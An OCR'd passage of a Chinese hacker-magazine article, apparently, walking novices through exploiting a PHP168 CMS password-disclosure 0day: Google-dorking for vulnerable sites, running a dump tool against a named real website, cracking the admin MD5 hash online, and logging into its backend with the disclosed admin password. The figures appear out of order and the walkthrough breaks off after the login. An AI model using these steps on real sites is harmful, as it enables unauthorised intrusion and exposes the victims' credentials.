


图9

文章难易度：☆☆☆
文章阅读点：关于PHP168爆密码漏洞的详细利用过程

和我一起来体验PHP168最新漏洞

黑侠（Black Mask）

相信经常玩黑的朋友对于php168整站系统一定不会陌生吧，这套系统也曾经陆续出现过不少的漏洞，这天无意中在网上看到了穿山甲写的一个最新的0day利用程序，于是就找了几个PHP168的网站测试了一下，没想到还真的非常好用，所以我特地写出来，以共享给广大菜鸟朋友。




图1

我们先打开GOOGLE，输入关键字“Powered by PHP168 V2008-6.1”进行搜索，就可以找到许多使用这套系统的网站，约有183,000个呢，如图1。

随便寻找一个吧，比如http://www.zunyizhai.cn/这个网站，打开穿山甲的“PHP168爆密码工具”，在“攻击网址”栏填入想要攻击的网站http://www.zunyizhai.cn/，如图2。接着点击“爆密码”按钮，不出意外的话，就能成功爆出密码了，如图3。

用户名和MD5密码都爆出来了，先点击“导入MD5”，再点击“解密MD5”，明文密码就会显示在解密结果里了，如图4。如果密码破解不出来的话，我们还可以把这个MD5密码拿到




图2




图3

www.cmd5.com 网站上进行在线查询。现在我们就可以进入后台，点击"进入台"，就会弹出后台的登录页面，输入用户名admin，密码5631162，成功的登录了进去，如图5。




图 4

